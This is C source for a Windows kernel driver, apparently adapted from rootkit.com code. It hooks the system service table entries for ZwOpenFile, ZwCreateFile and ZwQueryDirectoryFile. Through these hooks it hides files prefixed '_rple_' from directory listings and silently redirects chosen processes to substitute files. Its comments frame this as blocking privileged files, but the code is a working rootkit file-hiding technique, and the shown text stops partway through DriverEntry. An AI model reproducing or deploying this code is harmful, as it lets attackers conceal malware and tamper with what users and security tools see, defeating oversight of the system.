typedef struct _FILE_DIRECTORY_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    WCHAR FileName[1];
} FILE_DIRECTORY_INFORMATION, *PFILE_DIRECTORY_INFORMATION;

typedef struct _FILE_FULL_DIR_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    WCHAR FileName[1];
} FILE_FULL_DIR_INFORMATION, *PFILE_FULL_DIR_INFORMATION;
```

```
typedef struct _FILE_ID_FULL_DIR_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    LARGE_INTEGER FileId;
    WCHAR FileName[1];
} FILE_ID_FULL_DIR_INFORMATION, *PFILE_ID_FULL_DIR_INFORMATION;

typedef struct _FILE_BOTH_DIR_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    CCHAR ShortNameLength;
    WCHAR ShortName[12];
    WCHAR FileName[1];
} FILE_BOTH_DIR_INFORMATION, *PFILE_BOTH_DIR_INFORMATION;

typedef struct _FILE_ID_BOTH_DIR_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG FileAttributes;
    ULONG FileNameLength;
    ULONG EaSize;
    CCHAR ShortNameLength;
    WCHAR ShortName[12];
    LARGE_INTEGER FileId;
    WCHAR FileName[1];
} FILE_ID_BOTH_DIR_INFORMATION, *PFILE_ID_BOTH_DIR_INFORMATION;

typedef struct _FILE_NAMES_INFORMATION {
    ULONG NextEntryOffset;
    ULONG FileIndex;
    ULONG FileNameLength;
    WCHAR FileName[1];
} FILE_NAMES_INFORMATION, *PFILE_NAMES_INFORMATION;
```

```
NTSYSAPI
NTSTATUS
NTAPI ZwOpenFile(
                      OUT PHANDLE FileHandle,
                      IN ACCESS_MASK DesiredAccess,
                      IN POBJECT_ATTRIBUTES ObjectAttributes,
                      OUT PIO_STATUS_BLOCK IoStatusBlock,
                      IN ULONG ShareAccess,
                      IN ULONG OpenOptions);

typedef NTSTATUS (*ZWOPENFILE)(
         PHANDLE FileHandle,
         ACCESS_MASK DesiredAccess,
         POBJECT_ATTRIBUTES ObjectAttributes,
         PIO_STATUS_BLOCK IoStatusBlock,
         ULONG ShareAccess,
         ULONG OpenOptions);

NTSYSAPI
NTSTATUS
NTAPI ZwCreateFile(
     OUT PHANDLE FileHandle,
     IN ACCESS_MASK DesiredAccess,
     IN POBJECT_ATTRIBUTES ObjectAttributes,
     OUT PIO_STATUS_BLOCK IoStatusBlock,
     IN PLARGE_INTEGER AllocationSize OPTIONAL,
     IN ULONG FileAttributes,
     IN ULONG ShareAccess,
     IN ULONG CreateDisposition,
     IN ULONG CreateOptions,
     IN PVOID EaBuffer OPTIONAL,
     IN ULONG EaLength
);

typedef NTSTATUS (*ZWCREATEFILE)(
     PHANDLE FileHandle,
     ACCESS_MASK DesiredAccess,
     POBJECT_ATTRIBUTES ObjectAttributes,
     PIO_STATUS_BLOCK IoStatusBlock,
     PLARGE_INTEGER AllocationSize OPTIONAL,
     ULONG FileAttributes,
     ULONG ShareAccess,
     ULONG CreateDisposition,
     ULONG CreateOptions,
     PVOID EaBuffer OPTIONAL,
     ULONG EaLength
);

NTSYSAPI
NTSTATUS
NTAPI
ZwQueryDirectoryFile(
        IN HANDLE hFile,
        IN HANDLE hEvent OPTIONAL,
        IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
        IN PVOID IoApcContext OPTIONAL,
        OUT PIO_STATUS_BLOCK pIoStatusBlock,
        OUT PVOID FileInformationBuffer,
        IN ULONG FileInformationBufferLength,
        IN FILE_INFORMATION_CLASS FileInfoClass,
        IN BOOLEAN bReturnOnlyOneEntry,
        IN PUNICODE_STRING PathMask OPTIONAL,
```

```
        IN BOOLEAN bRestartQuery
);

typedef NTSTATUS (*ZWQUERYDIRECTORYFILE)(
    HANDLE hFile,
        HANDLE hEvent,
        PIO_APC_ROUTINE IoApcRoutine,
        PVOID IoApcContext,
        PIO_STATUS_BLOCK pIoStatusBlock,
        PVOID FileInformationBuffer,
        ULONG FileInformationBufferLength,
        FILE_INFORMATION_CLASS FileInfoClass,
        BOOLEAN bReturnOnlyOneEntry,
        PUNICODE_STRING PathMask,
        BOOLEAN bRestartQuery
);

ZWOPENFILE OldZwOpenFile;
ZWCREATEFILE OldZwCreateFile;
ZWQUERYDIRECTORYFILE OldZwQueryDirectoryFile;

/*****************************************************
checkHookedProcess
in:  char *procName - a process name
          int procNum - a process number
return: 0 = do not hook process
                 1 = hook process

This function takes a process name OR process number
and determines whether or not it should be hooked.
*****************************************************/
int checkHookedProcesses(char *procName, int procNum){
     int i=0;
     int success=0;

     //check process name
     while(i < numProcNames && !success){
          if(strcmp(procName, pNames[i])==0)
               success=1;
          i++;
     }

     i=0;
     //check process number
     while(i < numProcNums && !success){
          if(procNum == pNums[i]){
               success=1;
          }
          i++;
     }

     //if both are equal to 0 hook all processes
     if(numProcNames == 0 && numProcNums == 0)
          success=1;

     return success;
}
```

```
/*****************************************************
MyCheckFileName
in:  POBJECT_ATTRIBUTES ObjectAttributes - pointer to the
             struct of attributes defining the object requested
return: 0 = blocked filename match
                 != 0 no filename match

This function takes a pointer to the ObjectAttributes that
define the file being requested and checks the name against
a list of blocked files. It returns 0 if the file should
be blocked.
*****************************************************/
int MyCheckFileName(POBJECT_ATTRIBUTES ObjectAttributes){
    UNICODE_STRING us,dir_us;
    ANSI_STRING as;
    int cmpstat=-2,i=0,nodir=0;

    if(ObjectAttributes->ObjectName->Buffer[0]!='\\'
                                          && lastDir != NULL){
        /* No directory listing we need to check the directory seperately */
        nodir=1;
        as.Length= (USHORT) strlen(lastDir);
        as.MaximumLength = 540;
        as.Buffer=ExAllocatePool(NonPagedPool,
                                   sizeof(char)*as.MaximumLength);
        strncpy(as.Buffer,lastDir,as.Length);
        dir_us.Length=(USHORT) strlen(lastDir);
        dir_us.MaximumLength=540;
        dir_us.Buffer=ExAllocatePool(NonPagedPool,
                                   sizeof(char)*as.MaximumLength);
        RtlAnsiStringToUnicodeString(&dir_us,&as,0);
        RtlAppendUnicodeStringToString(&dir_us,
                                       ObjectAttributes->ObjectName);
        RtlFreeAnsiString(&as);
    }

    while(cmpstat != 0 && i<numBlock){
        as.Length= (USHORT) strlen(blockNames[i]);
        as.MaximumLength = 540;
        as.Buffer=ExAllocatePool(NonPagedPool,
                              sizeof(char)*as.Length);
        strncpy(as.Buffer,blockNames[i],as.Length);
        RtlAnsiStringToUnicodeString(&us, &as,1);
        if(nodir){
            cmpstat=RtlCompareUnicodeString(&dir_us,&us,1);
        }else{
            cmpstat=RtlCompareUnicodeString(ObjectAttributes-
>ObjectName,&us,1);
        }
        i++;
        RtlFreeAnsiString(&as);
    }

    if(nodir)
        RtlFreeUnicodeString(&dir_us);
    return(cmpstat);
}
```

```
/*****************************************************
MyHackedFileSwitch
in:  POBJECT_ATTRIBUTES ObjectAttributes - pointer to the
            struct of attributes defining the object requested
         char *Filename - name of file to replace with
return: none

This function takes a pointer to the ObjectAttributes that
define the file being requested and replaces the name of
the requested file with Filename.
*****************************************************/
void MyHackedFileSwitch(POBJECT_ATTRIBUTES ObjectAttributes){
     int len,i,j;
     len = ObjectAttributes->ObjectName->Length + 12;
     ObjectAttributes->ObjectName->Length +=12;

     if(ObjectAttributes->ObjectName->Buffer[0] == '\\'){
          //we have to put the _rple_ in the right place
          //fined the last '\'
          j= len - 12;
          while(ObjectAttributes->ObjectName->Buffer[j] !='\\' && j>-1){
               j--;
          }
          for(i=len; i>j; i--){
               ObjectAttributes->ObjectName->Buffer[i] =
                                   ObjectAttributes->ObjectName->Buffer[i-6];
          }
          j++;

          ObjectAttributes->ObjectName->Buffer[j]='_';
          ObjectAttributes->ObjectName->Buffer[j+1]='r';
          ObjectAttributes->ObjectName->Buffer[j+2]='p';
          ObjectAttributes->ObjectName->Buffer[j+3]='l';
          ObjectAttributes->ObjectName->Buffer[j+4]='e';
          ObjectAttributes->ObjectName->Buffer[j+5]='_';
          ObjectAttributes->ObjectName->Buffer[len]='\0';

     }else{
          for(i=len; i>5; i--){
               ObjectAttributes->ObjectName->Buffer[i] =
                                   ObjectAttributes->ObjectName->Buffer[i-6];
          }

          ObjectAttributes->ObjectName->Buffer[0]='_';
          ObjectAttributes->ObjectName->Buffer[1]='r';
          ObjectAttributes->ObjectName->Buffer[2]='p';
          ObjectAttributes->ObjectName->Buffer[3]='l';
          ObjectAttributes->ObjectName->Buffer[4]='e';
          ObjectAttributes->ObjectName->Buffer[5]='_';
          ObjectAttributes->ObjectName->Buffer[len]='\0';
     }
}
```

```
/*****************************************************
getDirEntryLenToNext
Developed by Greg Hoglund of www.rootkit.com
in:  PVOID FileInformationBuffer
          FILE_INFORMATION_CLASS FileInfoClass
return: DWORD length to next directory entry

Given a pointer to a file information buffer this function
will return the length to the next directory entry.
*****************************************************/
DWORD getDirEntryLenToNext( IN PVOID FileInformationBuffer,
                      IN FILE_INFORMATION_CLASS FileInfoClass)
{
     DWORD result =
     switch(FileInfoClass){
        case FileDirectoryInformation:
          result = ((PFILE_DIRECTORY_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
          break;
        case FileFullDirectoryInformation:
          result = ((PFILE_FULL_DIR_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
          break;
       case FileIdFullDirectoryInformation:
            result = ((PFILE_ID_FULL_DIR_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
            break;
       case FileBothDirectoryInformation:
            result = ((PFILE_BOTH_DIR_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
            break;
       case FileIdBothDirectoryInformation:
            result = ((PFILE_ID_BOTH_DIR_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
            break;
       case FileNamesInformation:
            result = ((PFILE_NAMES_INFORMATION)FileInformationBuffer)
                                                      ->NextEntryOffset;
            break;
     }
     return result;
}

/*****************************************************
setDirEntryLenToNext
Developed by Greg Hoglund of www.rootkit.com
in:  PVOID FileInformationBuffer
          FILE_INFORMATION_CLASS FileInfoClass
          DWORD value
return: none

Given a pointer to a file information buffer this function
will set the length to the next directory entry.
*****************************************************/
void setDirEntryLenToNext( IN PVOID FileInformationBuffer,
                      IN FILE_INFORMATION_CLASS FileInfoClass,
                      IN DWORD value)
{
     switch(FileInfoClass){
          case FileDirectoryInformation:
               ((PFILE_DIRECTORY_INFORMATION)FileInformationBuffer)
                                             ->NextEntryOffset = value;
```

```
            break;
        case FileFullDirectoryInformation:
            ((PFILE_FULL_DIR_INFORMATION)FileInformationBuffer)
                                        ->NextEntryOffset = value;
            break;
        case FileIdFullDirectoryInformation:
            ((PFILE_ID_FULL_DIR_INFORMATION)FileInformationBuffer)
                                        ->NextEntryOffset = value;
            break;
        case FileBothDirectoryInformation:
            ((PFILE_BOTH_DIR_INFORMATION)FileInformationBuffer)
                                        ->NextEntryOffset = value;
            break;
        case FileIdBothDirectoryInformation:
            ((PFILE_ID_BOTH_DIR_INFORMATION)FileInformationBuffer)
                                        ->NextEntryOffset = value;
            break;
        case FileNamesInformation:
            ((PFILE_NAMES_INFORMATION)FileInformationBuffer)
                                        ->NextEntryOffset= value;
            break;
    }
}

/*****************************************************
getDirEntryFileName
Developed by Greg Hoglund of www.rootkit.com
in:  PVOID FileInformationBuffer
          FILE_INFORMATION_CLASS FileInfoClass
return: PVOID filename

Given a pointer to a file information buffer this function
will return the name of the file at the current directory
entry.
*****************************************************/
PVOID getDirEntryFileName( IN PVOID FileInformationBuffer,
                           IN FILE_INFORMATION_CLASS FileInfoClass)
{
    PVOID result = 0;
    switch(FileInfoClass){
        case FileDirectoryInformation:
            result = (PVOID)&((PFILE_DIRECTORY_INFORMATION)
                              FileInformationBuffer)->FileName[0];
            break;
        case FileFullDirectoryInformation:
            result = (PVOID)&((PFILE_FULL_DIR_INFORMATION)
                              FileInformationBuffer)->FileName[0];
            break;
        case FileIdFullDirectoryInformation:
            result = (PVOID)&((PFILE_ID_FULL_DIR_INFORMATION)
                              FileInformationBuffer)->FileName[0];
            break;
        case FileBothDirectoryInformation:
            result = (PVOID)&((PFILE_BOTH_DIR_INFORMATION)
                              FileInformationBuffer)->FileName[0];
            break;
        case FileIdBothDirectoryInformation:
            result = (PVOID)&((PFILE_ID_BOTH_DIR_INFORMATION)
                              FileInformationBuffer)->FileName[0];
            break;
        case FileNamesInformation:
            result =(PVOID)&((PFILE_NAMES_INFORMATION)FileInformationBuffer)
```

```
                                                                ->FileName[0];
            break;
    }
    return result;
}

/*****************************************************
getDirEntryFileLength
Developed by Greg Hoglund of www.rootkit.com

in:  PVOID FileInformationBuffer
          FILE_INFORMATION_CLASS FileInfoClass
return: ULONG File name length

Given a pointer to a file information buffer this function
will return the length of the filename of the specified
directory entry.
*****************************************************/
ULONG getDirEntryFileLength( IN PVOID FileInformationBuffer,
                      IN FILE_INFORMATION_CLASS FileInfoClass)
{
    ULONG result = 0;
    switch(FileInfoClass){
        case FileDirectoryInformation:
            result = (ULONG)((PFILE_DIRECTORY_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
        case FileFullDirectoryInformation:
            result = (ULONG)((PFILE_FULL_DIR_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
        case FileIdFullDirectoryInformation:
            result =(ULONG)((PFILE_ID_FULL_DIR_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
        case FileBothDirectoryInformation:
            result =(ULONG)((PFILE_BOTH_DIR_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
        case FileIdBothDirectoryInformation:
            result =(ULONG)((PFILE_ID_BOTH_DIR_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
        case FileNamesInformation:
            result =(ULONG)((PFILE_NAMES_INFORMATION)
                        FileInformationBuffer)->FileNameLength;
            break;
    }
    return result;
}

/*****************************************************
GetProcessNameOffset
Developed by Greg Hoglund of www.rootkit.com

This function searches for the location of the process
name with in the PEPROCESS struct and sets the global
variable gProcessnameOffset.
*****************************************************/
void GetProcessNameOffset()
{
    PEPROCESS curproc;
```

```
    int i;
     curproc = PsGetCurrentProcess();
    for( i = 0; i < 3*PAGE_SIZE; i++ )
     {
         if( !strncmp( "System", (PCHAR) curproc + i,
                                        strlen("System") ))
          {
             gProcessNameOffset = i;
          }
  }
}

/*****************************************************
GetProcessName
Developed by Greg Hoglund of www.rootkit.com

in: PCHAR theName
out: BOOL success

This fucntion gets the name of the current process and
copies it into the PCHAR buffer supplied as a parameter.
*****************************************************/
BOOL GetProcessName( PCHAR theName )
{
    PEPROCESS       curproc;
    char            *nameptr;
    ULONG           i;
    KIRQL           oldirql;

    if( gProcessNameOffset )
     {
         curproc = PsGetCurrentProcess();
         nameptr   = (PCHAR) curproc + gProcessNameOffset;
         strncpy( theName, nameptr, NT_PROCNAMELEN );
         theName[NT_PROCNAMELEN] = 0; /* NULL at end */
          return TRUE;
    }
     return FALSE;
}

/*****************************************************
MyGetLine
in: char *buffer
out: char *line

This function takes pointer to a character array and returns
the first line in the buffer. It is used during the parsing
of the configuration file.
*****************************************************/
char *MyGetLine(char *buffer){
     char *result=buffer;
     int i=0;
     while(buffer[i] != '\n'){
          i++;
     }

     result[i-1]='\0';
     return(result);
}
```

```
/*****************************************************
ParseConfigFile
in: char *buffer
out: int success

This function takes pointer to a character array, which
in this program is the data in the config file. It parses
this information and sets up global variables for later use.
*****************************************************/
int ParseConfigFile(char *buffer){
     NTSTATUS rc;
     ULONG num;
     int named=1;
     char *head=buffer,*line,temp[4];
     int i=0, len, num_read_lines=0,num_files=0;
     // Grab Process name
     line=MyGetLine(buffer);
     buffer+=(strlen(line)+2);
     if(strncmp(line,"num process names: ", 19) == 0){
          line+=19;
          rc = RtlCharToInteger(line,10,(PULONG)&num_read_lines);
          DbgPrint("Num Process Names: %d\n",num_read_lines);
          if(num_read_lines < 0){
               DbgPrint("Bad number of process name lines");
               return 0;
          }
          for(i=0;i<num_read_lines;i++){
               line=MyGetLine(buffer);
               len=strlen(line);
               buffer+=len+2;
               pNames[numProcNames] = ExAllocatePool(NonPagedPool,len+1);
               strncpy(pNames[numProcNames],line,len+1);
               pNames[numProcNames][len]='\0';
               DbgPrint("FileHooker: Process Name: %s",pNames[numProcNames]);
               numProcNames++;
          }

     }else{
          DbgPrint("Bad num process names line");
          return 0;
     }

     line=MyGetLine(buffer);
     buffer+=(strlen(line)+2);
     /***** Grab process numbers ****/
     if(strncmp(line,"num process nums: ", 18) ==0){
          line+=18;
          rc = RtlCharToInteger(line,10,(PULONG)&num_read_lines);
          DbgPrint("Num Process Nums: %d\n",num_read_lines);
          if(num_read_lines < 0){
               DbgPrint("Bad num process num lines");
               return 0;
          }
          for(i=0;i<num_read_lines;i++){
               line=MyGetLine(buffer);
               len=strlen(line);
               buffer+=len+2;
               rc = RtlCharToInteger(line,10,&num);
               pNums[numProcNums]=(int) num;
               DbgPrint("Process Num: %d\n",pNums[numProcNums]);
               numProcNums++;
          }
```

```
    }else{
         DbgPrint("Bad num process nums line");
         return 0;
    }


    /*****        Time to get blocked files       *****/
    /***** First read in number of files to block *****/
    line=MyGetLine(buffer);
    buffer+=(strlen(line)+2);
    if(strncmp(line,"num blocked files: ", 19) ==0){
         line+=19;
         rc = RtlCharToInteger(line,10,(PULONG)&num_files);
         DbgPrint("Num Blocked Files: %d\n", num_files);
         numBlock=num_files;
         if(num_files < 0)
              return 0;
         for(i=0;i<num_files;i++){
              line=MyGetLine(buffer);
              len=strlen(line);
              buffer+=(len+2);
              //snprintf(temp,4,"bam%d",i);
              blockNames[i] = ExAllocatePool(NonPagedPool,len+1);
              strncpy(blockNames[i],line,len+1);
              DbgPrint("File %d: %s\n",i,blockNames[i]);
         }
    }else{
         DbgPrint("Bad num blocked files line");
         return 0;
    }

    /* Successful Parsing!! */
    return 1;
}

/*****************************************************
NewZwQueryDirectoryFile

This function replaces the standard windows system call
ZwQueryDirectoryFile. It modifies directory listings to
hide files that begin with _rple_. This code comes
courtesy of www.rootkits.com with modifications by Ed
Murphy. More information specific inputs can be found
in the Windows DDK.
*****************************************************/
NTSTATUS NewZwQueryDirectoryFile(
 IN HANDLE hFile,
 IN HANDLE hEvent OPTIONAL,
 IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
 IN PVOID IoApcContext OPTIONAL,
 OUT PIO_STATUS_BLOCK pIoStatusBlock,
 OUT PVOID FileInformationBuffer,
 IN ULONG FileInformationBufferLength,
 IN FILE_INFORMATION_CLASS FileInfoClass,
 IN BOOLEAN bReturnOnlyOneEntry,
 IN PUNICODE_STRING PathMask OPTIONAL,
 IN BOOLEAN bRestartQuery
)
{
 NTSTATUS rc;
 char aProcessName[PROCNAMELEN];
```

```
 GetProcessName( aProcessName );

 /* Query Directory Debug info
    DbgPrint("%0.8x hevent",hEvent);
    DbgPrint("%0.8x ioapc",IoApcRoutine);
    DbgPrint("%0.8x ioapcc",IoApcContext);
    DbgPrint("%0.8x fibl",FileInformationBufferLength);
    DbgPrint("%0.8x file info class",FileInfoClass);
    DbgPrint("%d return one", bReturnOnlyOneEntry);
    DbgPrint("%wZ path mask",PathMask);
    DbgPrint("%d restart", bRestartQuery);
*/

 rc=((ZWQUERYDIRECTORYFILE)(OldZwQueryDirectoryFile)) (
  hFile,
  hEvent,
  IoApcRoutine,
  IoApcContext,
  pIoStatusBlock,
  FileInformationBuffer,
  FileInformationBufferLength,
  FileInfoClass,
  bReturnOnlyOneEntry,
  PathMask,
  bRestartQuery);

 if( NT_SUCCESS( rc ) &&
    (FileInfoClass == FileDirectoryInformation ||
  FileInfoClass == FileFullDirectoryInformation ||
  FileInfoClass == FileIdFullDirectoryInformation ||
  FileInfoClass == FileBothDirectoryInformation ||
  FileInfoClass == FileIdBothDirectoryInformation ||
  FileInfoClass == FileNamesInformation )){
    PVOID p = FileInformationBuffer;
    PVOID pLast = NULL;
    int bLastOne;
    //Check if the rootkit is call the process
    if(!rkcall){
    do{
         bLastOne = !getDirEntryLenToNext(p,FileInfoClass);
         // compare directory-name prefix with
         // '_rple_' to decide if to hide or not.
         if (getDirEntryFileLength(p,FileInfoClass) >= 12) {
              PVOID fn = getDirEntryFileName(p,FileInfoClass);
              if( RtlCompareMemory( fn, (PVOID)"_\0r\0p\0l\0e\0_\0", 12 ) == 12
                                                                          ){
              if( bLastOne ){
             if( p == FileInformationBuffer ) rc = 0x80000006;
               else setDirEntryLenToNext(pLast,FileInfoClass, 0);
             break;
               }else{
               int iPos = ((ULONG)p) - (ULONG)FileInformationBuffer;
             int iLeft = (DWORD)FileInformationBufferLength -
                               iPos - getDirEntryLenToNext(p,FileInfoClass);
               RtlCopyMemory( p,
                       (PVOID)( (char *)p +
                               getDirEntryLenToNext(p,FileInfoClass) ),
                               (DWORD)iLeft );
             continue;
              }
         }
         }
```

```
         pLast = p;
         p = ((char *)p + getDirEntryLenToNext(p,FileInfoClass) );
     }while( !bLastOne );
     }
  }
  return(rc);
}

/*****************************************************
NewZwCreateFile

This function replaces the standard windows system call
ZwCreateFile. It monitors requests to priviledged files,
and if a process is not authorized to access the file it
returns a different on it is place. More information
specific inputs can be found in the Windows DDK.
*****************************************************/
NTSTATUS NewZwCreateFile(
     OUT PHANDLE FileHandle,
     IN ACCESS_MASK DesiredAccess,
     IN POBJECT_ATTRIBUTES ObjectAttributes,
     OUT PIO_STATUS_BLOCK IoStatusBlock,
     IN PLARGE_INTEGER AllocationSize OPTIONAL,
     IN ULONG FileAttributes,
     IN ULONG ShareAccess,
     IN ULONG CreateDisposition,
     IN ULONG CreateOptions,
     IN PVOID EaBuffer OPTIONAL,
     IN ULONG EaLength
)
{
     NTSTATUS rc;
     DWORD curproc =0x00000000;
     CHAR aProcessName[PROCNAMELEN];
     int g_service=0,i=0, myPID, blockfile=0,len=0;
     char *fn;
     ANSI_STRING as;
     PUNICODE_STRING filename;
     UNICODE_STRING dirname;
     OBJECT_ATTRIBUTES dirOA;
     IO_STATUS_BLOCK diosb;
     PVOID fileInfo;
     HANDLE dirHandle;

     curproc = (DWORD) PsGetCurrentProcess();
     myPID = *((int *)(curproc+PIDOFFSET));

     GetProcessName( aProcessName );

     if(!checkHookedProcesses(aProcessName,myPID)){
          g_service=1;

//DbgPrint("FileHooker: NewCreateFile() from %s\n", aProcessName);
//DbgPrint("FileHooker: File reqested: %wZ\n",ObjectAttributes->ObjectName);
/*DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName->Length);
DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName
                                                        ->MaximumLength);
DbgPrint("FileHooker: PID %d\n:", myPID);*/

          blockfile = MyCheckFileName(ObjectAttributes);
          if(!blockfile){
               UNICODE_STRING new_filename;
```

```
            DbgPrint("FileHooker: Bad Name, Block File, %d", index);
            DbgPrint("FileHooker: Replacing with: %s\n",replaceNames[index]);

            //insert the _rple_ tag into the request for a file
            MyHackedFileSwitch(ObjectAttributes);
        }

/*-------------------------------------------------------------
DEBUG STATMENTS TO PRINT ALL OF THE OBJECTATTRIBUTES

DbgPrint("FileHooker: File reqested: ***%wZ***\n",ObjectAttributes-
>ObjectName);
DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName->Length);
DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName-
>MaximumLength);
for(i=0;i<ObjectAttributes->ObjectName->Length; i++){
    DbgPrint("FileHooker: Char@[%d]: %c\n",i,ObjectAttributes->
                                                ObjectName->Buffer[i]);
}
DbgPrint("FileHooker: DesiredAccess: %0.8x\n",DesiredAccess);
DbgPrint("FileHooker: AllocationSize: %0.8x\n",AllocationSize);
DbgPrint("FileHooker: FileAttributes: %0.8x\n",FileAttributes);
DbgPrint("FileHooker: ShareAccess: %0.8x\n",ShareAccess);
DbgPrint("FileHooker: CreateDisposition: %0.8x\n",CreateDisposition);
DbgPrint("FileHooker: CreateOptions: %0.8x\n",CreateOptions);
-------------------------------------------------------------*/
    }

        rc=((ZWCREATEFILE)(OldZwCreateFile)) (
        FileHandle,
        DesiredAccess,
        ObjectAttributes,
        IoStatusBlock,
        AllocationSize,
        FileAttributes,
        ShareAccess,
        CreateDisposition,
        CreateOptions,
        EaBuffer,
        EaLength);

    return(rc);
}

/****************************************************
NewZwOpenFile

This function replaces the standard windows system call
ZwOpenFile. It monitors requests to priviledged files,
and if a process is not authorized to access the file it
returns a different on it is place. It also keeps track
of the last directory accessed for processes that do not
request a file using the full path. More information
specific inputs can be found in the Windows DDK.
****************************************************/
NTSTATUS NewZwOpenFile(
    OUT PHANDLE FileHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    IN ULONG ShareAccess,
    IN ULONG OpenOptions
```

```
)
{
     NTSTATUS rc;
     DWORD curproc =0x00000000;
     CHAR aProcessName[PROCNAMELEN];
     int g_service,i=0, myPID, blockfile=0;
     ANSI_STRING as;
     UNICODE_STRING us;
     PUNICODE_STRING filename;

     curproc = (DWORD) PsGetCurrentProcess();
     myPID = *((int *)(curproc+PIDOFFSET));

     GetProcessName( aProcessName );

     if(!checkHookedProcesses(aProcessName,myPID)){
          g_service=1;

/*DbgPrint("FileHooker: NewZwOpenFile() from %s\n", aProcessName);
DbgPrint("FileHooker: File reqested: %wZ\n",ObjectAttributes->ObjectName);
DbgPrint("%0.8x da\n",DesiredAccess);
DbgPrint("%0.8x share a\n",ShareAccess);
DbgPrint("%0.8x openoptions\n",OpenOptions);
*/
          if(lastDir != NULL)
               ExFreePoolWithTag(lastDir,'lstd');


//DbgPrint("FileHooker: File reqested: %wZ\n",ObjectAttributes->ObjectName);
          RtlUnicodeStringToAnsiString(&as, ObjectAttributes->ObjectName,1);
          lastDir = ExAllocatePoolWithTag(NonPagedPool,(as.Length)+1,'lstd');
          memcpy(lastDir, as.Buffer, as.Length);
          lastDir[as.Length]='\0';


//DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName->Length);
//DbgPrint("FileHooker: Length %d\n",ObjectAttributes->ObjectName-
>MaximumLength);
//DbgPrint("FileHooker: PID %d\n:", myPID);

          blockfile = MyCheckFileName(ObjectAttributes);
          if(!blockfile){
               DbgPrint("FileHooker: Bad Name, Block File, %d", index);
               DbgPrint("FileHooker: Replaceing with: %s\n",replaceNames[index]);
               MyHackedFileSwitch(ObjectAttributes);
               index++;index=index%numReplace;
          }
     }
     rc=((ZWOPENFILE)(OldZwOpenFile)) (
               FileHandle,
               DesiredAccess,
               ObjectAttributes,
               IoStatusBlock,
               ShareAccess,
               OpenOptions);
     return(rc);
}

NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
```

```
    )
{
    Irp->IoStatus.Status      = STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}

/*****************************************************
OnUnload

Describes what actions to take when the driver is unloaded.
Here we free allocated memory and replace the original
fucntion calls.
*****************************************************/
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
     int i=0;
     DbgPrint("File Hooking: OnUnload called\n");

     //Free all allocated memory
     while(i < numBlock){
          ExFreePool(blockNames[i]);
          i++;
     }

     i=0;
     while(i < numReplace){
          ExFreePool(replaceNames[i]);
          i++;
     }

     i=0;
     while(i < numProcNames){
          ExFreePool(pNames[i]);
          i++;
     }

     // unhook system calls
     if(configed){
          _asm cli
          (ZWOPENFILE)(SYSTEMSERVICE(ZwOpenFile)) = OldZwOpenFile;
          (ZWCREATEFILE)(SYSTEMSERVICE(ZwCreateFile)) = OldZwCreateFile;
          (ZWQUERYDIRECTORYFILE)(SYSTEMSERVICE(ZwQueryDirectoryFile)) =
OldZwQueryDirectoryFile;
          _asm sti
     }
}









/*****************************************************
DriverEntry
```

```
Describes what actions are to be taken when the driver
loads. Here we parse the configuration file to setup
global variables, and replace the original fucntion call
addresses with my modified calls.
***************************************************/
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
    int i;
    NTSTATUS rc;
    HANDLE configHandle;
    OBJECT_ATTRIBUTES ObjectAttributes;
    UNICODE_STRING us;
    IO_STATUS_BLOCK IoStatusBlock;
    LARGE_INTEGER byteOffset;
    char buf[1024];
    char *line;

        // Register a dispatch function
